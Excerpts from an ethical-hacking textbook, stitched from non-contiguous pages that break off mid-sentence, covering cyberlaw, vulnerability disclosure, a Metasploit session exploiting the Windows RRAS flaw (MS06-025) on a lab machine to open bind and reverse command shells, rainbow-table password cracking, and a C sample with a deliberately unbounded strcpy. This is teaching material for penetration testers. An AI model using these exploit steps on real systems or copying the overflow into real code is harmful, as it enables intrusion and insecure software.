This page intentionally left blank

This page intentionally left blank

PART I

Introduction to Ethical Disclosure

The goal of these exercises is to allow the pilots to understand enemy attack patterns, and to identify and be prepared for certain offensive actions so they can properly react in the correct defensive manner.

This may seem like a large leap for you, from pilots practicing for wartime to corporations trying to practice proper information security, but it is all about what the team is trying to protect and the risks involved.

Militaries are trying to protect their nation and its assets. Several governments around the world have come to understand that the same assets they have spent millions and billions of dollars to protect physically are now under different types of threats. The tanks, planes, and weaponry still have to be protected from being blown up, but they are all now run by and are dependent upon software. This software can be hacked into, compromised, or corrupted. Coordinates of where bombs are to be dropped can be changed. Individual military bases still need to be protected by surveillance and military police, which is physical security. Surveillance uses satellites and airplanes to watch for suspicious activities taking place from afar, and security police monitor the entry points in and out of the base. These types of controls are limited in monitoring *all* of the physical entry points into a military base. Because the base is so dependent upon technology and software—as every organization is today—and there are now so many communication channels present (Internet, extranets, wireless, leased lines, shared WAN lines, and so on), there has to be a different type of "security police" that covers and monitors these technical entry points in and out of the bases.

So your corporation does not hold top security information about the tactical military troop movement through Afghanistan, you don't have the speculative coordinates of the location of bin Laden, and you are not protecting the launch codes of nuclear bombs—does that mean you do not need to have the same concerns and countermeasures? Nope. The military needs to protect its assets and you need to protect yours.

The example of protecting military bases may seem extreme, but let's look at many of the extreme things that companies and individuals have had to experience because of poorly practiced information security.

Figure 1-1, from *Computer Economics, 2006*, shows the estimated cost to corporations and organizations around the world to survive and "clean up" during the aftermath of some of the worst malware incidents to date. From 2005 and forward, overall losses due to malware attacks declined. This reduction is a continuous pattern year after year. Several factors are believed to have caused this decline, depending upon whom you talk to. These factors include a combination of increased hardening of the network infrastructure and an improvement in antivirus and anti-malware technology. Another theory regarding this reduction is that attacks have become less generalized in nature, more specifically targeted. The attackers seem to be pursuing a more financially rewarding strategy, such as stealing financial and credit card information. The less-generalized attacks are still taking place, but at a decreasing rate. While the less-generalized attacks can still cause damage, they are mainly just irritating, time-consuming, and require a lot of work-hours from the operational staff to carry out recovery and cleanup activities. The more targeted attacks will not necessarily continue to keep the operational staff carrying out such busy work, but the damage of these attacks is commonly much more devastating to the company overall.

Security issues and compromises are not going to go away anytime soon. People who work in corporate positions that touch security in any way should not try to ignore it or treat security as though it is an island unto itself. The bad guys know that to hurt an enemy is to take out what that victim depends upon most. Today the world is only becoming more dependent upon technology, not less. Though application development and network and system configuration and maintenance are complex, security is only going to become more entwined with them. When network staff have a certain level of understanding of security issues and how different compromises take place, they can act more effectively and efficiently when the "all hands on deck" alarm is sounded. In ten years, there will not be such a dividing line between security professionals and network engineers. Network engineers will be required to carry out tasks of a security professional, and security professionals will not make such large paychecks.

It is also important to know when an attack may be around the corner. If the security staff are educated on attacker techniques and they see a ping sweep followed a day later by a port scan, they will know that most likely in the next days their systems will be attacked. There are many activities that lead up to different attacks, so understanding these items will help the company protect itself. The argument can be made that we have automated security products that identify these types of activities so that we don't have to. But it is very dangerous to just depend upon software that does not have the ability to put the activities in the necessary context and make a decision. Computers can outperform any human on calculations and performing repetitive tasks, but we still have the ability to make some necessary judgment calls because we understand the grays in life and do not just see things in 1s and 0s.

So it is important to see how hacking tools are really just software tools that carry out some specific type of procedure to achieve a desired result. The tools can be used for good (defensive) purposes or for bad (offensive) purposes. The good and the bad guys use the same toolset; it is just the intent that is practiced when operating these utilities that differs. It is imperative for the security professional to understand how to use these tools, and how attacks are carried out, if he is going to be of any use to his customer and to the industry.

Emulating the Attack

Once network administrators, engineers, and security professionals understand how attackers work, they can emulate the attackers' activities if they plan on carrying out a useful penetration test ("pen test"). But why would anyone want to emulate an attack? Because this is the only way to truly test an environment's security level—how it will react when a real attack is being carried out on it.

This book walks you through these different steps so that you can understand how many types of attacks take place. It can help you develop methodologies of how to emulate similar activities to test your company's security level.

Many elementary ethical hacking books are already available in every bookstore. The demand for these books and hacking courses over the years has shown the interest and the need in the market. It is also obvious that although some people are just entering this sector, many individuals are ready to move on to the more advanced topics of

get even closer to the hardware level, injection of malicious code into firmware has always been an attack vector.

So is it all doom and gloom? Yep, for now. Until we understand that a majority of the successful attacks are carried out because software vendors do not integrate security into the design and specification phases of development, that most programmers have not been properly taught how to code securely, that vendors are not being held liable for faulty code, and that consumers are not willing to pay more for properly developed and tested code, our staggering hacking and company compromise statistics will only increase.

Will it get worse before it gets better? Probably. Every industry in the world is becoming more reliant on software and technology. Software vendors have to carry out continual one-upmanship to ensure their survivability in the market. Although security is becoming more of an issue, functionality of software has always been the main driving component of products and it always will be. Attacks will also continue and increase in sophistication because they are now revenue streams for individuals, companies, and organized crime groups.

Will vendors integrate better security, ensure their programmers are properly trained in secure coding practices, and put each product through more and more testing cycles? Not until they have to. Once the market truly demands that this level of protection and security is provided by software products, and customers are willing to pay more for security, then the vendors will step up to the plate. Currently most vendors are only integrating protection mechanisms because of the backlash and demand from their customer bases. Unfortunately, just as September 11th awakened the United States to its vulnerabilities, something catastrophic may have to take place in the compromise of software before the industry decides to properly address this issue.

So we are back to the original question: what does this have to do with ethical hacking? A novice ethical hacker will use tools developed by others who have uncovered specific vulnerabilities and methods to exploit them. A more advanced ethical hacker will not just depend upon other people's tools, but will have the skill set and understanding to be able to look at the code itself. The more advanced ethical hacker will be able to identify possible vulnerabilities and programming code errors, and develop ways to rid the software of these types of flaws.

References

www.grayhathackingbook.com
SANS Top 20 Vulnerabilities—The Experts Consensus www.sans.org/top20/
Latest Computer Security News www.securitystats.com
Internet Storm Center http://isc.sans.org/
Hackers, Security, Privacy www.deaddrop.org/sites.html

information security organizations, and law enforcement professionals to counter each new and emerging form of attack and technique that the bad guys come up with. Thus, the security technology developers and other professionals are constantly trying to outsmart the sophisticated attackers, and vice versa. In this context, the laws provide an accumulated and constantly evolving set of rules that tries to stay in step with the new crime types and how they are carried out.

Compounding the challenge for business is the fact that the information security situation is not static; it is highly fluid and will remain so for the foreseeable future. This is because networks are increasingly porous to accommodate the wide range of access points needed to conduct business. These and other new technologies are also giving rise to new transaction structures and ways of doing business. All of these changes challenge the existing rules and laws that seek to govern such transactions. Like business leaders, those involved in the legal system, including attorneys, legislators, government regulators, judges, and others, also need to be properly versed in the developing laws (and customer and supplier product and service expectations that drive the quickening evolution of new ways of transacting business)—all of which is captured in the term "cyberlaw."

Cyberlaw is a broad term that encompasses many elements of the legal structure that are associated with this rapidly evolving area. The rise in prominence of cyberlaw is not surprising if you consider that the first daily act of millions of American workers is to turn on their computers (frequently after they have already made ample use of their other Internet access devices and cell phones). These acts are innocuous to most people who have become accustomed to easy and robust connections to the Internet and other networks as a regular part of their lives. But the ease of access also results in business risk, since network openness can also enable unauthorized access to networks, computers, and data, including access that violates various laws, some of which are briefly described in this chapter.

Cyberlaw touches on many elements of business, including how a company contracts and interacts with its suppliers and customers, sets policies for employees handling data and accessing company systems, uses computers in complying with government regulations and programs, and a number of other areas. A very important subset of these laws is the group of laws directed at preventing and punishing the unauthorized access to computer networks and data. Some of the more significant of these laws are the focus of this chapter.

Security professionals should be familiar with these laws, since they are expected to work in the construct the laws provide. A misunderstanding of these ever-evolving laws, which is certainly possible given the complexity of computer crimes, can, in the extreme case, result in the innocent being prosecuted or the guilty remaining free. Usually it is the guilty ones that get to remain free.

This chapter will cover some of the major categories of law that relate to cybercrime and list the technicalities associated with each. In addition, recent real-world examples are documented to better demonstrate how the laws were created and have evolved over the years.

References

Stanford Law University http://cyberlaw.stanford.edu
Cyber Law in Cyberspace www.cyberspacelaw.org

Crime	Punishment	Example
Acquiring national defense, foreign relations, or restricted atomic energy information with the intent or reason to believe that the information can be used to injure the U.S. or to the advantage of any foreign nation.	Fine and/or up to 1 year in prison, up to 10 years if repeat offense.	Hacking into a government computer to obtain classified data.
Obtaining information in a financial record of a financial institution or a card issuer, or information on a consumer in a file of a consumer reporting agency. Obtaining information from any department or agency of the U.S. or protected computer involved in interstate and foreign communication.	Fine and/or up to 1 year in prison, up to 10 years if repeat offense.	Breaking into a computer to obtain another person's credit information.
Affecting a computer exclusively for the use of a U.S. government department or agency or, if it is not exclusive, one used for the government where the offense adversely affects the use of the government's operation of the computer.	Fine and/or up to 1 year in prison, up to 10 years if repeat offense.	Makes it a federal crime to violate the integrity of a system, even if information is not altered. Carrying out denial-of-service attacks against government agencies.
Furthering a fraud by accessing a federal interest computer and obtaining anything of value unless the fraud and the thing obtained consists only of the use of the computer and the use is not more than $5,000 in a one-year period.	Fine and/or up to 5 years in prison, up to 10 years if repeat offense.	Breaking into a powerful system and using its processing power to run a password-cracking application.
Through use of a computer used in interstate commerce, knowingly causing the transmission of a program, information, code, or command to a protected computer. The result is damage or the victim suffers some type of loss.	Penalty with intent to harm: Fine and/or up to 5 years in prison, up to 10 years if repeat offense. Penalty for acting with reckless disregard: Fine and/or up to 1 year in prison.	Intentional: Disgruntled employee uses his access to delete a whole database. Reckless disregard: Hacking into a system and accidentally causing damage. (Or if the prosecution cannot prove that the attacker's intent was malicious.)
Furthering a fraud by trafficking in passwords or similar information that will allow a computer to be accessed without authorization, if the trafficking affects interstate or foreign commerce or if the computer affected is used by or for the government.	Fine and/or up to 1 year in prison, up to 10 years if repeat offense.	After breaking into a government computer, obtaining user credentials and selling them.
With intent to extort from any person any money or other thing of value, transmitting in interstate or foreign commerce any communication containing any threat to cause damage to a protected computer.	5 years and $250,000 fine for first offense, 10 years and $250,000 for subsequent offenses.	Encrypting all data on a government hard drive and demanding money to then decrypt the data.

Table 2-2 Computer Fraud and Abuse Act Laws

commit crimes. The CFAA states that if someone accesses a computer in an unauthorized manner *or* exceeds his access rights, he can be found guilty of a federal crime. This helps companies prosecute employees when they carry out fraudulent activities by abusing (and exceeding) the access rights the companies have given to them. An example of this situation took place in 2001 when several Cisco employees exceeded their system

a violation of law and stiff consequences. The penalty for this offense under CFAA consists of a maximum prison term of five years and a fine of $250,000.

As with all of the laws summarized in this chapter, information security professionals must be careful to confirm with each relevant party the specific scope and authorization for work to be performed. If these confirmations are not in place, it could lead to misunderstandings and, in the extreme case, prosecution under the Computer Fraud and Abuse Act or other applicable law. In the case of *Sawyer v. Department of Air Force*, the court rejected an employee's claim that alterations to computer contracts were made to demonstrate the lack of security safeguards and found the employee liable, since the statute only required proof of use of a computer system for any unauthorized purpose. While a company is unlikely to seek to prosecute authorized activity, people who exceed the scope of such authorization, whether intentionally or accidentally, run the risk of prosecution under the CFAA and other laws.

References

State Laws www.cybercrimes.net/States/state_index.html
Cornell Law University www.law.cornell.edu/uscode/18/1030.html
Computer Fraud Working Group www.ussc.gov/guidelines/cmptfrd.pdf
Computer World www.computerworld.com/securitytopics/security/cybercrime/story/0,10801,79854,00.html

18 USC Sections 2510, et. Seq. and 2701

These sections are part of the Electronic Communication Privacy Act (ECPA), which is intended to protect communications from unauthorized access. The ECPA therefore has a different focus than the CFAA, which is directed at protecting computers and network systems. Most people do not realize that the ECPA is made up of two main parts: one that amended the Wiretap Act, and the other than amended the Stored Communications Act, each of which has its own definitions, provisions, and cases interpreting the law.

The Wiretap Act has been around since 1918, but the ECPA extended its reach to electronic communication when society moved that way. The Wiretap Act protects communications, including wire, oral, and data during transmission, from unauthorized access and disclosure (subject to exceptions). The Stored Communications Act protects some of the same type of communications before and/or after it is transmitted and stored electronically somewhere. Again, this sounds simple and sensible, but the split reflects recognition that there are different risks and remedies associated with stored versus active communications.

The Wiretap Act generally provides that there cannot be any intentional interception of wire, oral, or electronic communication in an illegal manner. Among the continuing controversies under the Wiretap Act is the meaning of the word "interception." Does it apply only when the data is being transmitted as electricity or light over some type of transmission medium? Does the interception have to occur at the time of the transmission? Does it apply to this transmission *and* to where it is temporarily stored on different

his alternate presentation, Lynn resigned from ISS and then delivered his original Cisco vulnerability disclosure presentation.

Later Lynn stated, "I feel I had to do what's right for the country and the national infrastructure," he said. "It has been confirmed that bad people are working on this (compromising IOS). The right thing to do here is to make sure that everyone knows that it's vulnerable..." Lynn further stated, "When you attack a host machine, you gain control of that machine—when you control a router, you gain control of the network."

The Cisco routers that contained the vulnerability were being used worldwide. Cisco sued Lynn and won a permanent injunction against him, disallowing any further disclosure of the information in the presentation. Cisco claimed that the presentation "contained proprietary information and was illegally obtained." Cisco did provide a fix and stopped shipping the vulnerable version of the IOS.

NOTE Those who are interested can still find a copy of the Lynn presentation.

Incidents like this fuel the debate over disclosing vulnerabilities after vendors have had time to respond but have not. One of the hot buttons in this arena of researcher frustration is the Month of Bugs (often referred to as MoXB) approach, where individuals target a specific technology or vendor and commit to releasing a new bug every day for a month. In July 2006, a security researcher, H.D. Moore, the creator of the Month of Bugs concept, announced his intention to publish a Month of Browser Bugs (MoBB) as a result of reported vulnerabilities being ignored by vendors.

Since then, several other individuals have announced their own targets, like the November 2006 Month of Kernel Bugs (MoKB) and the January 2007 Month of Apple Bugs (MoAB). In November 2006, a new proposal was issued to select a 31-day month in 2007 to launch a Month of PHP bugs (MoPB). They didn't want to limit the opportunity by choosing a short month.

Some consider this a good way to force vendors to be responsive to bug reports. Others consider this to be extortion and call for prosecution with lengthy prison terms. Because of these two conflicting viewpoints, several organizations have rallied together to create policies, guidelines, and general suggestions on how to handle software vulnerability disclosures. This chapter will attempt to cover the issue from all sides and to help educate you on the fundamentals behind the ethical disclosure of software vulnerabilities.

How Did We Get Here?

Before the mailing list Bugtraq was created, individuals who uncovered vulnerabilities and ways to exploit them just communicated directly with each other. The creation of Bugtraq provided an open forum for individuals to discuss these same issues and to work collectively. Easy access to ways of exploiting vulnerabilities gave rise to the script kiddie point-and-click tools available today, which allow people who did not even understand the vulnerability to successfully exploit it. Posting more and more

breakdowns. The researchers determined that this process involved four main categories of knowledge:

- Know-what
- Know-why
- Know-how
- Know-who

The know-how and know-who are the two most telling factors. Most reporters don't know whom to call and don't understand the process that should be started when a vulnerability is discovered. In addition, the case study divides the reporting process into four different learning phases, known as *interorganizational learning*:

- **Socialization stage** When the reporting group evaluates the flaw internally to determine if it is truly a vulnerability
- **Externalization phase** When the reporting group notifies the vendor of the flaw
- **Combination phase** When the vendor compares the reporter's claim with its own internal knowledge about the product
- **Internalization phase** When the receiving vendor accepts the notification and passes it on to its developers for resolution

One problem that apparently exists in the reporting process is the disconnect and sometimes even resentment between the reporting party and the receiving party. Communication issues seem to be a major hurdle for improving the process. From the case study, it was learned that over 50 percent of the receiving parties who had received potential vulnerability reports indicated that less than 20 percent were actually valid. In these situations the vendors waste a lot of time and resources on issues that are bogus.

Publicity

The case study included a survey that circled the question of whether vulnerability information should be disclosed to the public; it was broken down into four individual statements that each group was asked to respond to:

1. All information should be public after a predetermined time.
2. All information should be public immediately.
3. Some part of the information should be made public immediately.
4. Some part of the information should be made public after a predetermined time.

As expected, the feedback from the questions validated the assumption that there is a decided difference of opinion between the reporters and the vendors. The vendors overwhelmingly feel that all information should be made public after a predetermined time,

```
Description:
  This module exploits a stack overflow in the Windows Routing and
  Remote Access Service. Since the service is hosted inside
  svchost.exe, a failed exploit attempt can cause other system
  services to fail as well. A valid username and password is required
  to exploit this flaw on Windows 2000. When attacking XP SP1, the
  SMBPIPE option needs to be set to 'SRVSVC'.
```

The exploit description claims that to attack XP SP1, the SMBPIPE option needs to be set to **SRVSVC**. You can see from our preceding options display that the SMBPIPE is set to **ROUTER**. Before blindly following instructions, let's explore which pipes are accessible on this XP SP1 target machine and see why **ROUTER** didn't work. Metasploit version 3 added several auxiliary modules, one of which is a named pipe enumeration tool. We'll use that to see if this **ROUTER** named pipe is exposed remotely.

```
msf exploit(ms06_025_rras) > show auxiliary

   Name                                Description
   ----                                -----------
   admin/backupexec/dump               Veritas Backup Exec Windows Remote
File Access
   admin/backupexec/registry           Veritas Backup Exec Server Registry
Access
   dos/freebsd/nfsd/nfsd_mount         FreeBSD Remote NFS RPC Request Denial
of Service
   dos/solaris/lpd/cascade_delete      Solaris LPD Arbitrary File Delete
   dos/windows/nat/nat_helper          Microsoft Windows NAT Helper Denial
of Service
   dos/windows/smb/ms05_047_pnp        Microsoft Plug and Play Service
Registry Overflow
   dos/windows/smb/ms06_035_mailslot   Microsoft SRV.SYS Mailslot Write
Corruption
   dos/windows/smb/ms06_063_trans      Microsoft SRV.SYS Pipe Transaction No
Null
   dos/windows/smb/rras_vls_null_deref Microsoft RRAS
InterfaceAdjustVLSPointers NULL Dereference
   dos/wireless/daringphucball         Apple Airport 802.11 Probe Response
Kernel Memory Corruption
   dos/wireless/fakeap                 Wireless Fake Access Point Beacon
Flood
   dos/wireless/fuzz_beacon            Wireless Beacon Frame Fuzzer
   dos/wireless/fuzz_proberesp         Wireless Probe Response Frame Fuzzer
   dos/wireless/netgear_ma521_rates    NetGear MA521 Wireless Driver Long
Rates Overflow
   dos/wireless/netgear_wg311pci       NetGear WG311v1 Wireless Driver Long
SSID Overflow
   dos/wireless/probe_resp_null_ssid   Multiple Wireless Vendor NULL SSID
Probe Response
   dos/wireless/wifun                  Wireless Test Module
   recon_passive                       Simple Recon Module Tester
   scanner/discovery/sweep_udp         UDP Service Sweeper
   scanner/mssql/mssql_login           MSSQL Login Utility
   scanner/mssql/mssql_ping            MSSQL Ping Utility
   scanner/scanner_batch               Simple Recon Module Tester
   scanner/scanner_host                Simple Recon Module Tester
   scanner/scanner_range               Simple Recon Module Tester
   scanner/smb/pipe_auditor            SMB Session Pipe Auditor
```

```
   scanner/smb/pipe_dcerpc_auditor      SMB Session Pipe DCERPC Auditor
   scanner/smb/version                  SMB Version Detection
   test                                 Simple Auxiliary Module Tester
   test_pcap                            Simple Network Capture Tester
   voip/sip_invite_spoof                SIP Invite Spoof
```

Aha, there is the named pipe scanner, **scanner/smb/pipe_auditor**. Looks like Metasploit 3 also knows how to play with wireless drivers… Interesting... But for now, let's keep focused on our XP SP1 RRAS exploit by enumerating the exposed named pipes.

NOTE Chapter 16 talks more about named pipes, including elevation of privilege attack techniques abusing weak access control on named pipes.


```
msf exploit(ms06_025_rras) > use scanner/smb/pipe_auditor
msf auxiliary(pipe_auditor) > show options

Module options:

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target address range or CIDR
identifier

msf auxiliary(pipe_auditor) > set RHOSTS 192.168.1.220
RHOSTS => 192.168.1.220
msf auxiliary(pipe_auditor) > exploit
[*] Pipes: \netlogon, \lsarpc, \samr, \epmapper, \srvsvc, \wkssvc
[*] Auxiliary module execution completed
```

The exploit description turns out to be correct. The ROUTER named pipe either does not exist on XP SP1 or is not exposed anonymously. \srvsvc is in the list, however, so we'll instead target the RRAS RPC interface over the \srvsvc named pipe.

```
msf auxiliary(pipe_auditor) > use windows/smb/ms06_025_rras
msf exploit(ms06_025_rras) > set SMBPIPE SRVSVC
SMBPIPE => SRVSVC
msf exploit(ms06_025_rras) > exploit
[*] Started bind handler
[*] Binding to 20610036-fa22-11cf-9823-00a0c911e5df:1.0@ncacn_
np:192.168.1.220[\SRVSVC] ...
[*] Bound to 20610036-fa22-11cf-9823-00a0c911e5df:1.0@ncacn_
np:192.168.1.220[\SRVSVC] ...
[*] Getting OS...
[*] Calling the vulnerable function on Windows XP...
[*] Command shell session 1 opened (192.168.1.113:2347 -> 192.168.1.220:4444)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

D:\SAFE_NT\system32>echo w00t!
echo w00t!
w00t!

D:\SAFE_NT\system32>
```

It worked! We can verify the connection on a separate command prompt from a local high port to the remote port 4444 using **netstat**.

```
C:\tools>netstat -an | findstr .220 | findstr ESTAB
  TCP    192.168.1.113:3999     192.168.1.220:4444     ESTABLISHED
```

Let's go back in using the same exploit but instead swap in a payload that connects back from the remote system to the local attack workstation for the command shell. Subsequent exploit attempts for this specific vulnerability might require a reboot of the target.

```
msf exploit(ms06_025_rras) > set PAYLOAD windows/shell_reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
msf exploit(ms06_025_rras) > show options

Payload options:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process
   LHOST                      yes       The local address
   LPORT     4444             yes       The local port
```

The reverse shell payload has a new required option. You'll need to pass in the IP address of the local host (LHOST) attacking workstation to which you'd like the victim to reach back.

```
msf exploit(ms06_025_rras) > set LHOST 192.168.1.113
LHOST => 192.168.1.113
msf exploit(ms06_025_rras) > exploit
[*] Started reverse handler
[-] Exploit failed: Login Failed: The SMB server did not reply to our request
msf exploit(ms06_025_rras) > exploit
[*] Started reverse handler
[*] Binding to 20610036-fa22-11cf-9823-00a0c911e5df:1.0@ncacn_
np:192.168.1.220[\SRVSVC] ...
[*] Bound to 20610036-fa22-11cf-9823-00a0c911e5df:1.0@ncacn_
np:192.168.1.220[\SRVSVC] ...
[*] Getting OS...
[*] Calling the vulnerable function on Windows XP...
[*] Command shell session 3 opened (192.168.1.113:4444 -> 192.168.1.220:1034)
[-] Exploit failed: The SMB server did not reply to our request
msf exploit(ms06_025_rras) >
```

This demo exposes some interesting Metasploit behavior that you might encounter, so let's discuss what happened. The first exploit attempt was not able to successfully bind to the RRAS RPC interface. Metasploit reported this condition as a login failure. The interface is exposed on an anonymously accessible named pipe, so the error message is a red herring—we didn't attempt to authenticate. More likely, the connection timed out either in the Windows layer or in the Metasploit layer.

So we attempt to exploit again. This attempt made it all the way through the exploit and even set up a command shell (session #3). Metasploit appears to have timed out on us just before returning control of the session to the console, however. This idea of sessions is another new Metasploit 3 feature and helps us out in this case. Even though we

Downloading Rainbow Tables

Peer-to-peer networks such as BitTorrent are the only way to get the rainbow tables for free. At this time, no one can afford to host them for direct download due to the sheer size of the files. The website freerainbowtables.com offers a torrent for two halflmchall algorithm character sets: "all characters" (54GB) and alphanumeric (5GB).

Purchasing Rainbow Tables

Rainbow tables are available for purchase on optical media (DVD-R mostly) or as a hard drive preloaded with the tables. Some websites like Rainbowcrack-online also offer to crack submitted hashes for a fee. At present, Rainbowcrack-online has three subscription offerings: $38 for 30 hashes/month, $113 for 300 hashes/month, and $200 for 650 hashes/month.

Cracking Hashes with Rainbow Tables

Once you have your rainbow tables, launch Cain and import the hash file generated by Metasploit the same way you did earlier. Choose Cain's Cryptanalysis Attack option and then select HALFLM Hashes + Challenge | Via Rainbow Tables. As shown in Figure 4-5, the rainbow table crack of a numeric-only password can be very fast.




Figure 4-5 Cain rainbow crack

CHAPTER 5

Using the BackTrack LiveCD Linux Distribution

This chapter will show you how to get and use BackTrack, a Slackware Linux distribution that comes fully configured and packed with useful penetration testing tools.

- BackTrack: the big picture
- Creating the BackTrack CD
- Booting BackTrack
- Exploring the BackTrack X-windows environment
- Writing BackTrack to a USB memory stick
- Saving your BackTrack configuration changes
  - Creating a directory based or file-based module with dir2lzm
  - Creating a module from a SLAX prebuilt module with mo2lzm
  - Creating a module from an entire session of changes using dir2lzm
  - Automating the change preservation from one session to the next
  - "Cheat codes" and selectively loading modules
- Metasploit db_autopwn
- Tools

BackTrack: The Big Picture

Building an effective and complete penetration-testing workstation can be a lot of work. For example, the Metasploit db_autopwn functionality that we touched on in Chapter 4 requires the latest version of Metasploit, a recent version of Ruby, a working RubyGems installation, a running database server locally on the machine, and either Nessus or nmap for enumeration. If something is missing, or even if your path is not configured properly, db_autopwn fails. Wouldn't it be great if someone were to configure an entire Linux distribution appropriately for penetration testing, gather all the tools needed, categorize them appropriately with an easy-to-use menu system, make sure all the dependencies were resolved, and package it all as a free download? And it would be great if the whole thing were to fit on a CD or maybe a bootable USB memory stick. Oh, and all the drivers for all kinds of hardware should be included so you could pop the CD into any machine and quickly make it work anywhere. And, of course, it should be trivially configurable so that you could add additional tools or make necessary tweaks to fit your individual preferences.




Figure 5-5 Sample of BackTrack Wiki tool listing

Tools

The BackTrack Wiki at http://backtrack.offensive-security.com describes most of the tools included on the CD. Even experienced pen-testers will likely find a new tool or trick by reviewing the list of tools included and playing with the most interesting. Figure 5-5 shows a representative sample of the type of entries in the BackTrack Wiki tools section.

References

www.grayhathackingbook.com
BackTrack Wiki, Tools section http://backtrack.offensive-security.com/index.php?title=Tools

The **while** loop is used to iterate through a series of statements until a condition is met. The format is as follows:

```
while(<conditional test>){
   <statement>;
}
```

It is important to realize that loops may be nested within each other.

if/else

The **if/else** construct is used to execute a series of statements if a certain condition is met; otherwise, the optional **else** block of statements is executed. If there is no **else** block of statements, the flow of the program will continue after the end of the closing **if** block curly bracket (}). The format is as follows:

```
if(<condition>) {
   <statements to execute if condition is met>
} <else>{
   <statements to execute if the condition above is false>
}
```

The braces may be omitted for single statements.

Comments

To assist in the readability and sharing of source code, programmers include comments in the code. There are two ways to place comments in code: //, or /*and */. The // indicates that any characters on the rest of that line are to be treated as comments and not acted on by the computer when the program executes. The /*and */ pair start and end blocks of comment that may span multiple lines. The /*is used to start the comment, and the */is used to indicate the end of the comment block.

Sample Program

You are now ready to review your first program. We will start by showing the program with // comments included and will follow up with a discussion of the program.

```
//hello.c                    //customary comment of program name
#include <stdio.h>           //needed for screen printing
main ( ) {                   //required main function
    printf("Hello haxor");   //simply say hello
}                            //exit program
```

This is a very simple program that prints "Hello haxor" to the screen using the **printf** function, included in the stdio.h library. Now for one that's a little more complex:

```
//meet.c
#include <stdio.h>          // needed for screen printing
greeting(char *temp1,char *temp2){ // greeting function to say hello
   char name[400];          // string variable to hold the name
   strcpy(name, temp2);     // copy the function argument to name
   printf("Hello %s %s\n", temp1, name); //print out the greeting
}
```

hardware you are using as to the difference. For example, Intel-based processors use the little-endian method, whereas Motorola-based processors use big-endian. This will come into play later as we talk about shellcode.

Segmentation of Memory

The subject of segmentation could easily consume a chapter itself. However, the basic concept is simple. Each process (oversimplified as an executing program) needs to have access to its own areas in memory. After all, you would not want one process overwriting another process's data. So memory is broken down into small segments and handed out to processes as needed. Registers, discussed later, are used to store and keep track of the current segments a process maintains. Offset registers are used to keep track of where in the segment the critical pieces of data are kept.

Programs in Memory

When processes are loaded into memory, they are basically broken into many small sections. There are six main sections that we are concerned with, and we'll discuss them in the following sections.

.text Section

